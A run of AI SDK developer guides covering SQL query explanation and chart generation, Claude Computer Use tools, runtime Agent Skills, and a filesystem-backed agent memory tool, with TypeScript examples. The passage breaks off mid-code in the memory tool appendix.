Create a Server Action
Add a new Server Action to generate explanations for SQL queries.
This action takes two parameters - the original natural language input and the generated SQL query.
/* ...rest of the file... */
export const explainQuery = async (input: string, sqlQuery: string) => {
'use server';
try {
const result = await generateText({
model: 'openai/gpt-4o',
system: `You are a SQL (postgres) expert. ...`, // SYSTEM PROMPT AS ABOVE - OMITTED FOR BREVITY
prompt: `Explain the SQL query you generated to retrieve the data the user wanted. Assume the user is not an expert in SQL. Break down the query into steps. Be concise.
User Query:
${input}
Generated SQL Query:
${sqlQuery}`,
});
return result.text;
} catch (e) {
console.error(e);
throw new Error('Failed to generate query');
}
};
This action uses the generateText function. However, you haven't defined the output schema yet. Let's define it in another file so it can also be used as a type in your components.
Update your lib/types.ts file to include the schema for the explanations:
import { z } from 'zod';
/* ...rest of the file... */
export const explanationSchema = z.object({
section: z.string(),
explanation: z.string(),
});
export type QueryExplanation = z.infer<typeof explanationSchema>;
This schema defines the structure of the explanation that the model will generate. Each explanation will have a section and an explanation. The section is the part of the query being explained, and the explanation is the plain English explanation of that section. Go back to your actions.ts file and import and use the explanationSchema:
// other imports
import { explanationSchema } from '@/lib/types';
/* ...rest of the file... */
export const explainQuery = async (input: string, sqlQuery: string) => {
'use server';
try {
const result = await generateText({
model: 'openai/gpt-4o',
system: `You are a SQL (postgres) expert. ...`, // SYSTEM PROMPT AS ABOVE - OMITTED FOR BREVITY
prompt: `Explain the SQL query you generated to retrieve the data the user wanted. Assume the user is not an expert in SQL. Break down the query into steps. Be concise.
User Query:
${input}
Generated SQL Query:
${sqlQuery}`,
output: Output.array({ element: explanationSchema }),
});
return result.output;
} catch (e) {
console.error(e);
throw new Error('Failed to generate query');
}
};
Update query viewer
Next, update the query-viewer.tsx component to display these explanations. The handleExplainQuery function is called every time the user clicks the question icon button on the right side of the query. Let's update this function to use the new explainQuery action:
/* ...other imports... */
import { explainQuery } from '@/app/actions';
/* ...rest of the component... */
const handleExplainQuery = async () => {
setQueryExpanded(true);
setLoadingExplanation(true);
const explanations = await explainQuery(inputValue, activeQuery);
setQueryExplanations(explanations);
setLoadingExplanation(false);
};
/* ...rest of the component... */
Now when users click the explanation button (the question mark icon), the component will:
- Show a loading state
- Send the active SQL query and the users natural language query to your Server Action
- The model will generate an array of explanations
- The explanations will be set in the component state and rendered in the UI
Submit a new query and then click the explanation button. Hover over different elements of the query. You should see the explanations for each section!
Visualizing query results
Finally, let's render the query results visually in a chart. There are two approaches you could take:
-
Send both the query and data to the model and ask it to return the data in a visualization-ready format. While this provides complete control over the visualization, it requires the model to send back all of the data, which significantly increases latency and costs.
-
Send the query and data to the model and ask it to generate a chart configuration (fixed-size and not many tokens) that maps your data appropriately. This configuration specifies how to visualize the information while delivering the insights from your natural language query. Importantly, this is done without requiring the model return the full dataset.
Since you don't know the SQL query or data shape beforehand, let's use the second approach to dynamically generate chart configurations based on the query results and user intent.
Generate the chart configuration
For this feature, you'll create a Server Action that takes the query results and the user's original natural language query to determine the best visualization approach. Your application is already set up to use shadcn charts (which uses Recharts under the hood) so the model will need to generate:
- Chart type (bar, line, area, or pie)
- Axis mappings
- Visual styling
Let's start by defining the schema for the chart configuration in lib/types.ts:
/* ...rest of the file... */
export const configSchema = z
.object({
description: z
.string()
.describe(
'Describe the chart. What is it showing? What is interesting about the way the data is displayed?',
),
takeaway: z.string().describe('What is the main takeaway from the chart?'),
type: z.enum(['bar', 'line', 'area', 'pie']).describe('Type of chart'),
title: z.string(),
xKey: z.string().describe('Key for x-axis or category'),
yKeys: z
.array(z.string())
.describe(
'Key(s) for y-axis values this is typically the quantitative column',
),
multipleLines: z
.boolean()
.describe(
'For line charts only: whether the chart is comparing groups of data.',
)
.optional(),
measurementColumn: z
.string()
.describe(
'For line charts only: key for quantitative y-axis column to measure against (eg. values, counts etc.)',
)
.optional(),
lineCategories: z
.array(z.string())
.describe(
'For line charts only: Categories used to compare different lines or data series. Each category represents a distinct line in the chart.',
)
.optional(),
colors: z
.record(
z.string().describe('Any of the yKeys'),
z.string().describe('Color value in CSS format (e.g., hex, rgb, hsl)'),
)
.describe('Mapping of data keys to color values for chart elements')
.optional(),
legend: z.boolean().describe('Whether to show legend'),
})
.describe('Chart configuration object');
export type Config = z.infer<typeof configSchema>;
This schema makes extensive use of Zod's .describe() function to give the model extra context about each of the key's you are expecting in the chart configuration. This will help the model understand the purpose of each key and generate more accurate results.
Another important technique to note here is that you are defining description and takeaway fields. Not only are these useful for the user to quickly understand what the chart means and what they should take away from it, but they also force the model to generate a description of the data first, before it attempts to generate configuration attributes like axis and columns. This will help the model generate more accurate and relevant chart configurations.
Create the Server Action
Create a new action in app/actions.ts:
/* ...other imports... */
import { Config, configSchema, explanationsSchema, Result } from '@/lib/types';
/* ...rest of the file... */
export const generateChartConfig = async (
results: Result[],
userQuery: string,
) => {
'use server';
try {
const { output: config } = await generateText({
model: 'openai/gpt-4o',
system: 'You are a data visualization expert.',
prompt: `Given the following data from a SQL query result, generate the chart config that best visualises the data and answers the users query.
For multiple groups use multi-lines.
Here is an example complete config:
export const chartConfig = {
type: "pie",
xKey: "month",
yKeys: ["sales", "profit", "expenses"],
colors: {
sales: "#4CAF50", // Green for sales
profit: "#2196F3", // Blue for profit
expenses: "#F44336" // Red for expenses
},
legend: true
}
User Query:
${userQuery}
Data:
${JSON.stringify(results, null, 2)}`,
output: Output.object({ schema: configSchema }),
});
// Override with shadcn theme colors
const colors: Record<string, string> = {};
config.yKeys.forEach((key, index) => {
colors[key] = `hsl(var(--chart-${index + 1}))`;
});
const updatedConfig = { ...config, colors };
return { config: updatedConfig };
} catch (e) {
console.error(e);
throw new Error('Failed to generate chart suggestion');
}
};
Update the chart component
With the action in place, you'll want to trigger it automatically after receiving query results. This ensures the visualization appears almost immediately after data loads.
Update the handleSubmit function in your root page (app/page.tsx) to generate and set the chart configuration after running the query:
/* ...other imports... */
import { getCompanies, generateQuery, generateChartConfig } from './actions';
/* ...rest of the file... */
const handleSubmit = async (suggestion?: string) => {
clearExistingData();
const question = suggestion ?? inputValue;
if (inputValue.length === 0 && !suggestion) return;
if (question.trim()) {
setSubmitted(true);
}
setLoading(true);
setLoadingStep(1);
setActiveQuery('');
try {
const query = await generateQuery(question);
if (query === undefined) {
toast.error('An error occurred. Please try again.');
setLoading(false);
return;
}
setActiveQuery(query);
setLoadingStep(2);
const companies = await runGeneratedSQLQuery(query);
const columns = companies.length > 0 ? Object.keys(companies[0]) : [];
setResults(companies);
setColumns(columns);
setLoading(false);
const { config } = await generateChartConfig(companies, question);
setChartConfig(config);
} catch (e) {
toast.error('An error occurred. Please try again.');
setLoading(false);
}
};
/* ...rest of the file... */
Now when users submit queries, the application will:
- Generate and run the SQL query
- Display the table results
- Generate a chart configuration for the results
- Allow toggling between table and chart views
Head back to the browser and test the application with a few queries. You should see the chart visualization appear after the table results.
Next steps
You've built an AI-powered SQL analysis tool that can convert natural language to SQL queries, visualize query results, and explain SQL queries in plain English.
You could, for example, extend the application to use your own data sources or add more advanced features like customizing the chart configuration schema to support more chart types and options. You could also add more complex SQL query generation capabilities.
title: Get started with Computer Use description: Get started with Claude's Computer Use capabilities with the AI SDK tags: ['computer-use', 'tools']
Get started with Computer Use
With the release of Computer Use in Claude 3.5 Sonnet, you can now direct AI models to interact with computers like humans do - moving cursors, clicking buttons, and typing text. This capability enables automation of complex tasks while leveraging Claude's advanced reasoning abilities.
The AI SDK is a powerful TypeScript toolkit for building AI applications with large language models (LLMs) like Anthropic's Claude alongside popular frameworks like React, Next.js, Vue, Svelte, Node.js, and more. In this guide, you will learn how to integrate Computer Use into your AI SDK applications.
Computer Use
Anthropic recently released a new version of the Claude 3.5 Sonnet model which is capable of 'Computer Use'. This allows the model to interact with computer interfaces through basic actions like:
- Moving the cursor
- Clicking buttons
- Typing text
- Taking screenshots
- Reading screen content
How It Works
Computer Use enables the model to read and interact with on-screen content through a series of coordinated steps. Here's how the process works:
-
Start with a prompt and tools
Add Anthropic-defined Computer Use tools to your request and provide a task (prompt) for the model. For example: "save an image to your downloads folder."
-
Select the right tool
The model evaluates which computer tools can help accomplish the task. It then sends a formatted
tool_callto use the appropriate tool. -
Execute the action and return results
The AI SDK processes Claude's request by running the selected tool. The results can then be sent back to Claude through a
tool_resultmessage. -
Complete the task through iterations
Claude analyzes each result to determine if more actions are needed. It continues requesting tool use and processing results until it completes your task or requires additional input.
Available Tools
There are three main tools available in the Computer Use API:
- Computer Tool: Enables basic computer control like mouse movement, clicking, and keyboard input
- Text Editor Tool: Provides functionality for viewing and editing text files
- Bash Tool: Allows execution of bash commands
Implementation Considerations
Computer Use tools in the AI SDK are predefined interfaces that require your own implementation of the execution layer. While the SDK provides the type definitions and structure for these tools, you need to:
- Set up a controlled environment for Computer Use execution
- Implement core functionality like mouse control and keyboard input
- Handle screenshot capture and processing
- Set up rules and limits for how Claude can interact with your system
The recommended approach is to start with Anthropic's reference implementation , which provides:
- A containerized environment configured for safe Computer Use
- Ready-to-use (Python) implementations of Computer Use tools
- An agent loop for API interaction and tool execution
- A web interface for monitoring and control
This reference implementation serves as a foundation to understand the requirements before building your own custom solution.
Getting Started with the AI SDK
First, ensure you have the AI SDK and Anthropic AI SDK provider installed:
You can add Computer Use to your AI SDK applications using provider-defined-client tools. These tools accept various input parameters (like display height and width in the case of the computer tool) and then require that you define an execute function.
Here's how you could set up the Computer Tool with the AI SDK:
import { anthropic } from '@ai-sdk/anthropic';
import { getScreenshot, executeComputerAction } from '@/utils/computer-use';
const computerTool = anthropic.tools.computer_20250124({
displayWidthPx: 1920,
displayHeightPx: 1080,
execute: async ({ action, coordinate, text }) => {
switch (action) {
case 'screenshot': {
return {
type: 'image',
data: getScreenshot(),
};
}
default: {
return executeComputerAction(action, coordinate, text);
}
}
},
toModelOutput({ output }) {
return typeof output === 'string'
? [{ type: 'text', text: output }]
: [{ type: 'image', data: output.data, mediaType: 'image/png' }];
},
});
The computerTool handles two main actions: taking screenshots via getScreenshot() and executing computer actions like mouse movements and clicks through executeComputerAction(). Remember, you have to implement this execution logic (eg. the getScreenshot and executeComputerAction functions) to handle the actual computer interactions. The execute function should handle all low-level interactions with the operating system.
Finally, to send tool results back to the model, use the toModelOutput() function to convert text and image responses into a format the model can process. The AI SDK includes experimental support for these multi-modal tool results when using Anthropic's models.
Using Computer Tools with Text Generation
Once your tool is defined, you can use it with both the generateText and streamText functions.
For one-shot text generation, use generateText:
const result = await generateText({
model: 'anthropic/claude-sonnet-4-20250514',
prompt: 'Move the cursor to the center of the screen and take a screenshot',
tools: { computer: computerTool },
});
console.log(result.text);
For streaming responses, use streamText to receive updates in real-time:
const result = streamText({
model: 'anthropic/claude-sonnet-4-20250514',
prompt: 'Open the browser and navigate to vercel.com',
tools: { computer: computerTool },
});
for await (const chunk of result.textStream) {
console.log(chunk);
}
Configure Multi-Step (Agentic) Generations
To allow the model to perform multiple steps without user intervention, use the stopWhen parameter. This will automatically send any tool results back to the model to trigger a subsequent generation:
import { stepCountIs } from 'ai';
const stream = streamText({
model: 'anthropic/claude-sonnet-4-20250514',
prompt: 'Open the browser and navigate to vercel.com',
tools: { computer: computerTool },
stopWhen: stepCountIs(10), // experiment with this value based on your use case
});
Combine Multiple Tools
You can combine multiple tools in a single request to enable more complex workflows. The AI SDK supports all three of Claude's Computer Use tools:
const computerTool = anthropic.tools.computer_20250124({
...
});
const bashTool = anthropic.tools.bash_20250124({
execute: async ({ command, restart }) => execSync(command).toString()
});
const textEditorTool = anthropic.tools.textEditor_20250124({
execute: async ({
command,
path,
file_text,
insert_line,
new_str,
insert_text,
old_str,
view_range
}) => {
// Handle file operations based on command
switch(command) {
return executeTextEditorFunction({
command,
path,
fileText: file_text,
insertLine: insert_line,
newStr: new_str,
insertText: insert_text,
oldStr: old_str,
viewRange: view_range
});
}
}
});
const response = await generateText({
model: 'anthropic/claude-sonnet-4-20250514',
prompt: "Create a new file called example.txt, write 'Hello World' to it, and run 'cat example.txt' in the terminal",
tools: {
computer: computerTool,
bash: bashTool,
str_replace_editor: textEditorTool,
},
});
Best Practices for Computer Use
To get the best results when using Computer Use:
- Specify simple, well-defined tasks with explicit instructions for each step
- Prompt Claude to verify outcomes through screenshots
- Use keyboard shortcuts when UI elements are difficult to manipulate
- Include example screenshots for repeatable tasks
- Provide explicit tips in system prompts for known tasks
Security Measures
Remember, Computer Use is a beta feature. Please be aware that it poses unique risks that are distinct from standard API features or chat interfaces. These risks are heightened when using Computer Use to interact with the internet. To minimize risks, consider taking precautions such as:
- Use a dedicated virtual machine or container with minimal privileges to prevent direct system attacks or accidents.
- Avoid giving the model access to sensitive data, such as account login information, to prevent information theft.
- Limit internet access to an allowlist of domains to reduce exposure to malicious content.
- Ask a human to confirm decisions that may result in meaningful real-world consequences as well as any tasks requiring affirmative consent, such as accepting cookies, executing financial transactions, or agreeing to terms of service.
title: Add Skills to Your Agent description: Learn how to extend your agent with specialized capabilities loaded at runtime with Agent Skills. tags: ['agent', 'skills', 'tools', 'extensibility']
Add Skills to Your Agent
In this guide, you will learn how to extend your agent with Agent Skills, a lightweight, open format for adding specialized knowledge and workflows that load at runtime from markdown files.
At its core, a skill is a folder containing a SKILL.md file with metadata and instructions that tell an agent how to perform a specific task.
my-skill/
├── SKILL.md # Required: instructions + metadata
├── scripts/ # Optional: executable code
├── references/ # Optional: documentation
└── assets/ # Optional: templates, resources
How Skills Work
Skills use progressive disclosure to manage context efficiently:
- Discovery: At startup, agents load only the name and description of each available skill (just enough to know when it might be relevant)
- Activation: When a task matches a skill's description, the agent reads the full
SKILL.mdinstructions into context - Execution: The agent follows the instructions, optionally loading referenced files or executing bundled code as needed
This approach keeps agents fast while giving them access to more context on demand.
The SKILL.md File
Every skill starts with a SKILL.md file containing YAML frontmatter and Markdown instructions:
---
name: pdf-processing
description: Extract text and tables from PDF files, fill forms, merge documents.
---
# PDF Processing
## When to use this skill
Use this skill when the user needs to work with PDF files...
## How to extract text
1. Use pdfplumber for text extraction...
## How to fill forms
...
The frontmatter requires:
name: A short identifierdescription: Instructions for when to use this skill
The Markdown body contains the actual skill content with no restrictions on structure or content.
Prerequisites
To support skills, your agent needs:
- Filesystem access to discover and load skill files (read files, read directories)
- A load skill tool that reads the
SKILL.mdcontent into context - Command execution (optional) if skills bundle scripts (e.g. a full sandbox environment)
Step 1: Define a Sandbox Abstraction
Create a generic sandbox interface that provides a consistent way to interact with the filesystem. This abstraction lets you implement it differently depending on your environment (Node.js fs, a containerized sandbox, cloud storage, etc.):
interface Sandbox {
readFile(path: string, encoding: 'utf-8'): Promise<string>;
readdir(
path: string,
opts: { withFileTypes: true },
): Promise<{ name: string; isDirectory(): boolean }[]>;
exec(command: string): Promise<{ stdout: string; stderr: string }>;
}
Step 2: Discover Skills at Startup
Scan skill directories and extract metadata from each SKILL.md:
interface SkillMetadata {
name: string;
description: string;
path: string;
}
async function discoverSkills(
sandbox: Sandbox,
directories: string[],
): Promise<SkillMetadata[]> {
const skills: SkillMetadata[] = [];
const seenNames = new Set<string>();
for (const dir of directories) {
let entries;
try {
entries = await sandbox.readdir(dir, { withFileTypes: true });
} catch {
continue; // Skip directories that don't exist
}
for (const entry of entries) {
if (!entry.isDirectory()) continue;
const skillDir = `${dir}/${entry.name}`;
const skillFile = `${skillDir}/SKILL.md`;
try {
const content = await sandbox.readFile(skillFile, 'utf-8');
const frontmatter = parseFrontmatter(content);
// First skill with a given name wins (allows project overrides)
if (seenNames.has(frontmatter.name)) continue;
seenNames.add(frontmatter.name);
skills.push({
name: frontmatter.name,
description: frontmatter.description,
path: skillDir,
});
} catch {
continue; // Skip skills without valid SKILL.md
}
}
}
return skills;
}
function parseFrontmatter(content: string) {
const match = content.match(/^---\r?\n([\s\S]*?)\r?\n---/);
if (!match?.[1]) throw new Error('No frontmatter found');
// Parse YAML using your preferred library
return yaml.parse(match[1]);
}
Step 3: Build the System Prompt
Include discovered skills in the system prompt so the agent knows what's available:
function buildSkillsPrompt(skills: SkillMetadata[]): string {
const skillsList = skills
.map(s => `- ${s.name}: ${s.description}`)
.join('\n');
return `
## Skills
Use the \`loadSkill\` tool to load a skill when the user's request
would benefit from specialized instructions.
Available skills:
${skillsList}
`;
}
The agent sees only names and descriptions. Full instructions stay out of the context window until loaded.
Step 4: Create the Load Skill Tool
The load skill tool reads the full SKILL.md and returns the body (without frontmatter):
function stripFrontmatter(content: string): string {
const match = content.match(/^---\r?\n[\s\S]*?\r?\n---\r?\n?/);
return match ? content.slice(match[0].length).trim() : content.trim();
}
const loadSkillTool = tool({
description: 'Load a skill to get specialized instructions',
inputSchema: z.object({
name: z.string().describe('The skill name to load'),
}),
execute: async ({ name }, { experimental_context }) => {
const { sandbox, skills } = experimental_context as {
sandbox: Sandbox;
skills: SkillMetadata[];
};
const skill = skills.find(s => s.name.toLowerCase() === name.toLowerCase());
if (!skill) {
return { error: `Skill '${name}' not found` };
}
const skillFile = `${skill.path}/SKILL.md`;
const content = await sandbox.readFile(skillFile, 'utf-8');
const body = stripFrontmatter(content);
return {
skillDirectory: skill.path,
content: body,
};
},
});
The tool returns the skill directory path alongside the content so the agent can construct full paths to bundled resources.
Step 5: Create the Agent
Wire up the sandbox and skills using callOptionsSchema and prepareCall:
const callOptionsSchema = z.object({
sandbox: z.custom<Sandbox>(),
skills: z.array(
z.object({
name: z.string(),
description: z.string(),
path: z.string(),
}),
),
});
const readFileTool = tool({
description: 'Read a file from the filesystem',
inputSchema: z.object({ path: z.string() }),
execute: async ({ path }, { experimental_context }) => {
const { sandbox } = experimental_context as { sandbox: Sandbox };
return sandbox.readFile(path, 'utf-8');
},
});
const bashTool = tool({
description: 'Execute a bash command',
inputSchema: z.object({ command: z.string() }),
execute: async ({ command }, { experimental_context }) => {
const { sandbox } = experimental_context as { sandbox: Sandbox };
return sandbox.exec(command);
},
});
const agent = new ToolLoopAgent({
model: yourModel,
tools: {
loadSkill: loadSkillTool,
readFile: readFileTool,
bash: bashTool,
},
callOptionsSchema,
prepareCall: ({ options, ...settings }) => ({
...settings,
instructions: `${settings.instructions}\n\n${buildSkillsPrompt(options.skills)}`,
experimental_context: {
sandbox: options.sandbox,
skills: options.skills,
},
}),
});
Step 6: Run the Agent
// Create sandbox (your filesystem/execution abstraction)
const sandbox = createSandbox({ workingDirectory: process.cwd() });
// Discover skills at startup
const skills = await discoverSkills(sandbox, [
'.agents/skills',
'~/.config/agent/skills',
]);
// Run the agent
const result = await agent.run({
prompt: userMessage,
options: { sandbox, skills },
});
When a user asks something that matches a skill description, the agent calls loadSkill. The full instructions load into context, and the agent follows them using bash and readFile to access bundled resources.
Accessing Bundled Resources
Skills can reference files relative to their directory. The agent uses existing tools to access them:
Skill directory: /path/to/.agents/skills/my-skill
# My Skill Instructions
Read the configuration template:
templates/config.json
Run the setup script:
bash scripts/setup.sh
The agent sees the skill directory path in the tool result and prepends it when accessing templates/config.json or scripts/setup.sh. No special resource loading mechanism is needed—the agent uses the same tools it uses for everything else.
Learn More
- Agent Skills specification for the full format details
- Example skills on GitHub
- Authoring best practices for writing effective skills
- Reference library to validate skills and generate prompt XML
- skills.sh to browse and discover community skills
title: Build a Custom Memory Tool description: Build an agent that persists memories using a filesystem-backed memory tool.
Build a Custom Memory Tool
Memory means saving the right information at the right time, in the right place, and injecting it back into the conversation when it matters. Without memory, your agent treats every conversation as its first. With memory, your agent builds context over time, recalls previous interactions, and adapts to the user.
The Storage Primitive: The Filesystem
Where should you store memories? Files organized in a filesystem-like structure are a natural fit:
- Persistence: you can persist files across process restarts and conversations
- Speed: reading and writing files is fast, even at scale
- Familiarity: language models understand files and paths from their training data
- Hierarchy: you can use a directory structure to create deep and organized memory banks, grouping memories by topic, time, or type
The key insight is that "filesystem" here is an abstraction. The backing store does not matter. You could use a real sandboxed filesystem, an in-memory virtual filesystem, or a shim over Postgres. What matters is the concept: files organized in a hierarchical structure, and an interface that can manipulate, search, read, and edit those files. That is the primitive.
The Interface: A Memory Tool
You have files. Now the model needs to interact with them. You give the model a tool, along with instructions for when and how to use it. There are two approaches:
Structured Actions Tool
Define explicit actions the model can take (view, create, update, search) and have the model generate structured input that you handle yourself:
{
"name": "memory",
"input": {
"command": "view",
"path": "/memories/customer_service_guidelines.xml"
}
}
This is safe by design since you control every operation that runs. However, it requires more upfront implementation and limits the model to only the actions you have built.
Bash-Backed Tool
The alternative is to back the memory tool with bash. Models are proficient at composing shell commands, which lets them craft flexible queries to access what they need: cat a file, grep for patterns, pipe commands together, or perform in-place edits with sed. This is the more powerful approach, but it requires careful work to build an approval system that prevents prompt injection and blocks dangerous commands.
Types of Memory
Not all memories are equal. They differ in how you store them, how often the model accesses them, and when they surface:
- Core Memory: information included in every turn. This can range from the user's name to instructions for where to find other memories. You inject core memory directly into the system prompt, so the model always has it without needing a tool call.
- Archival Memory: a notes folder or file where the model stores detailed knowledge. Think of it as the model's notebook, where it writes down facts, summaries, and observations for later. The model reads and writes archival memory on demand through the memory tool.
- Recall Memory: the conversations themselves. By persisting full turn-by-turn history, the model can search previous interactions to surface relevant context from past discussions.
These memory terms are based on Letta's definitions.
What We Will Build
This recipe is a simplified demonstration of these concepts. You build one memory tool over a shared .memory store, then wire it into an agent with prepareCall so core memory is injected before each model call. You can implement the tool with structured actions or with a bash-backed interface.
The memory layout is a .memory directory with three files, each mapping to one of the memory types above:
.memory/
├── core.md # Core memory, injected every turn
├── notes.md # Archival memory, timestamped notes
└── conversations.jsonl # Recall memory, full turn history (JSONL)
Prerequisites
To follow this guide, you need the following:
- AI SDK with
ToolLoopAgentandtool - Zod for tool input schemas
- Optional for Route B (bash-backed): just-bash for command execution and AST parsing
Install dependencies for both routes:
pnpm add ai just-bash zod
If you only use Route A (structured actions), you can skip just-bash.
Implementation Requirements
Before building the agent, you need shared infrastructure plus one route-specific piece:
-
Bootstrap the filesystem. On startup, ensure the memory directory and its files exist with reasonable defaults. This is a one-time setup step: create the directory if missing, seed each file with starter content if it does not already exist, and add the memory directory to
.gitignoreto keep it local and private. -
Helper functions for core memory and conversation logging. You need a way to read core memory (so you can inject it into the system prompt) and a way to append conversation entries. Conversations are stored as JSONL (one JSON object per line), which makes them straightforward to
grepfor keywords and pipe throughjqfor formatting. -
Route-specific execution safety.
- Route A (structured actions): keep the action set small and explicit (
view,create,update,search) and only operate on known.memorypaths. - Route B (bash-backed): validate commands before execution. Users can craft prompts that try to run harmful commands, so use AST-based validation and an allowlist. See the Appendix for a full implementation with
just-bash.
- Route A (structured actions): keep the action set small and explicit (
Step 1: Define the Memory Tool
Choose your tool interface first. Both routes use the same .memory files, the same prepareCall injection pattern, and the same conversation logging. The only difference is how the model issues memory operations.
Route A: Structured Actions Tool
Use this when you want predictable, explicit operations (view, create, update, search) and minimal command-safety surface.
Define a schema and route every request through your own runMemoryCommand handler:
import { tool } from 'ai';
import { z } from 'zod';
const memoryInputSchema = z.object({
command: z
.enum(['view', 'create', 'update', 'search'])
.describe(
'Memory action: view to read, create to write new content, update to change existing content, search to find relevant lines.',
),
path: z
.string()
.optional()
.describe(
'Memory path under /memories, such as /memories/core.md or /memories/notes.md. Required for view, create, and update.',
),
content: z
.string()
.optional()
.describe('Text to write for create or update commands.'),
mode: z
.enum(['append', 'overwrite'])
.optional()
.describe(
'Write mode for update: append adds to existing content, overwrite replaces it. Defaults to overwrite.',
),
query: z
.string()
.optional()
.describe(
'Search keywords for the search command. Prefer short focused terms.',
),
});
const memoryTool = tool({
description: `Use this tool to read and maintain long-term memory under /memories.
Rules:
- If the user prompt might depend on preferences, history, constraints, or goals, search first, then reply.
- If the prompt is fully self-contained or general knowledge, reply directly.
- Keep searches short and focused (1-4 words).
- Store durable user facts in /memories/core.md and detailed notes in /memories/notes.md.
- Keep memory operations invisible in user-facing replies.`,
inputSchema: memoryInputSchema,
execute: async input => {
try {
const output = await runMemoryCommand(input);
return { output };
} catch (error) {
return { output: `Memory action failed: ${(error as Error).message}` };
}
},
});
This keeps memory operations predictable because the model can only call predefined actions.
Route B: Bash-Backed Tool
Use this when you want maximum flexibility in reads, writes, and ad-hoc search.
import { tool } from 'ai';
import { Bash, ReadWriteFs } from 'just-bash';
import { z } from 'zod';
const fs = new ReadWriteFs({ root: process.cwd() });
const bash = new Bash({ fs, cwd: '/' });
const memoryTool = tool({
description: `Run bash commands only for memory-related tasks.
This tool is restricted to memory workflows. Do not use it for
general project work, code changes, dependency management, or
system administration.
Inside the tool, use paths under /.memory:
- /.memory/core.md for key facts that should be reused later
- /.memory/notes.md for detailed notes
- /.memory/conversations.jsonl for full turn history
Rules:
- Only perform memory-related reads/writes and conversation recall
- Keep /.memory/core.md short and focused
- Prefer append-friendly notes in /.memory/notes.md for details
- If the user asks about prior conversations, search
/.memory/conversations.jsonl for relevant keywords first
- Use >> to append, > to overwrite, and perl -pi -e for in-place edits
Examples:
- cat /.memory/core.md
- echo "- User prefers concise answers" >> /.memory/core.md
- perl -pi -e 's/concise answers/detailed answers/g' /.memory/core.md
- grep -n "project" /.memory/notes.md
- echo "2026-02-16: started a Rust CLI" >> /.memory/notes.md
- grep -niE "pricing|budget" /.memory/conversations.jsonl
- tail -n 40 /.memory/conversations.jsonl | jq -c '.role + ": " + .content'`,
inputSchema: z.object({
command: z.string().describe('The bash command to execute.'),
}),
execute: async ({ command }) => {
const unapprovedCommand = findUnapprovedCommand(command);
if (unapprovedCommand) {
return {
stdout: '',
stderr: `Blocked unapproved command: ${unapprovedCommand}\n`,
exitCode: 1,
};
}
const result = await bash.exec(command);
return {
stdout: result.stdout,
stderr: result.stderr,
exitCode: result.exitCode,
};
},
});
ReadWriteFs reads and writes directly to the real filesystem, rooted at process.cwd(). Paths inside the bash interpreter map directly to disk: /.memory/core.md resolves to <project-root>/.memory/core.md.
The safety pipeline has two layers: the AST-based command guard rejects unapproved commands before they reach the interpreter, and just-bash itself is a JavaScript-based bash implementation (it does not spawn a real shell process). While the bash interpreter runs in JavaScript, the filesystem is real and commands read and write actual files on disk. This is why the command guard is critical.
The rest of this recipe (agent wiring, prepareCall, and run loop) works for either route.
Step 2: Create the Agent
Wire everything together with ToolLoopAgent. The prepareCall hook reads core memory fresh before every LLM call and injects it into the system prompt:
import { ToolLoopAgent } from 'ai';
const today = new Date().toISOString().slice(0, 10);
const memoryAgent = new ToolLoopAgent({
model: 'anthropic/claude-haiku-4.5',
tools: { memory: memoryTool },
prepareCall: async settings => {
// user-defined function fetches the contents of /.memory/core.md on every turn
const coreMemory = await readCoreMemory();
return {
...settings,
instructions: `Today's date is ${today}.
Core memory:
${coreMemory}
You can save and recall important information using the memory tool.`,
};
},
});
Because prepareCall runs before each generate call in the tool loop, the system prompt always reflects the latest state of core.md. If the model updates core memory during a conversation, the next loop iteration sees the change immediately.
Step 3: Run the Agent
Bootstrap the filesystem, record conversations, and run the agent:
const prompt = 'Remember that my favorite editor is Neovim';
// Record the user message
await appendConversation({
role: 'user',
content: prompt,
timestamp: new Date().toISOString(),
});
// Run the agent (loops automatically on tool calls)
const result = await memoryAgent.generate({ prompt });
// Record the assistant response
await appendConversation({
role: 'assistant',
content: result.text,
timestamp: new Date().toISOString(),
});
console.log(result.text);
When the model decides it needs to store or recall information, it calls the memory tool. The ToolLoopAgent executes the tool and feeds the result back, continuing until the model produces a final text response.
A typical interaction looks like this:
- User says "Remember that my favorite editor is Neovim"
- The model calls
memorywithecho "- Favorite editor: Neovim" >> /.memory/core.md - The tool executes the command and returns the result
- The model responds: "Got it, I've saved that your favorite editor is Neovim."
- On the next run,
prepareCallreadscore.mdand the fact appears in the system prompt
Learn More
- AI SDK documentation for
ToolLoopAgent,tool, andgenerateText - just-bash for the JavaScript-based bash interpreter and AST parser
- AI SDK examples for more agent patterns
Appendix: Implementation Details
The code below is the reference implementation for the infrastructure described in Implementation Requirements. It uses Node.js filesystem APIs and a Bun entrypoint, but you can port the patterns to any runtime.
Appendix: Filesystem Bootstrap
Define the memory directory structure and bootstrap it on startup. Each file gets reasonable defaults if it does not already exist:
import {
access,
appendFile,
mkdir,
readFile,
writeFile,
} from 'node:fs/promises';
import { join, resolve } from 'node:path';
const MEMORY_DIR = '.memory';
const MEMORY_ROOT = resolve(process.cwd(), MEMORY_DIR);
const CORE_MEMORY_PATH = join(MEMORY_ROOT, 'core.md');
const NOTES_PATH = join(MEMORY_ROOT, 'notes.md');
const CONVERSATIONS_PATH = join(MEMORY_ROOT, 'conversations.jsonl');
const DEFAULT_CORE_MEMORY = `# Core Memory
- Keep this short.
- Put stable user facts here.
`;
const DEFAULT_NOTES = `# Notes
Use this file for detailed memories and timestamped notes.
`;
async function ensureFile(path: string, content: string): Promise<void> {
try {
await access(path);
} catch {
await writeFile(path, content, 'utf8');
}
}
async function ensureMemoryFilesystem(): Promise<void> {
await mkdir(MEMORY_ROOT, { recursive: true });
await ensureFile(CORE_MEMORY_PATH, DEFAULT_CORE_MEMORY);
await ensureFile(NOTES_PATH, DEFAULT_NOTES);
await ensureFile(CONVERSATIONS_PATH, '');
}
Add .memory to your .gitignore to keep memory local and private.
Appendix: Helper Functions
One helper reads core memory for system prompt injection, the other appends conversation entries as JSONL:
async function readCoreMemory(): Promise<string> {
try {
return await readFile(CORE_MEMORY_PATH, 'utf8');
} catch {
return '';
}
}
async function appendConversation(entry: {
role: 'user' | 'assistant';
content: string;
timestamp: string;
}): Promise<void> {
await appendFile(CONVERSATIONS_PATH, `${JSON.stringify(entry)}\n`, 'utf8');
}
Appendix: Structured Actions Handler
The runMemoryCommand function used in Route A maps each action to a filesystem operation. Paths are resolved relative to the memory root, and only known memory files are allowed:
import { readFile, writeFile, appendFile } from 'node:fs/promises';
import { join, relative } from 'node:path';
const MEMORY_FILES = ['core.md', 'notes.md', 'conversations.jsonl'];
function resolveMemoryPath(path: string): string {
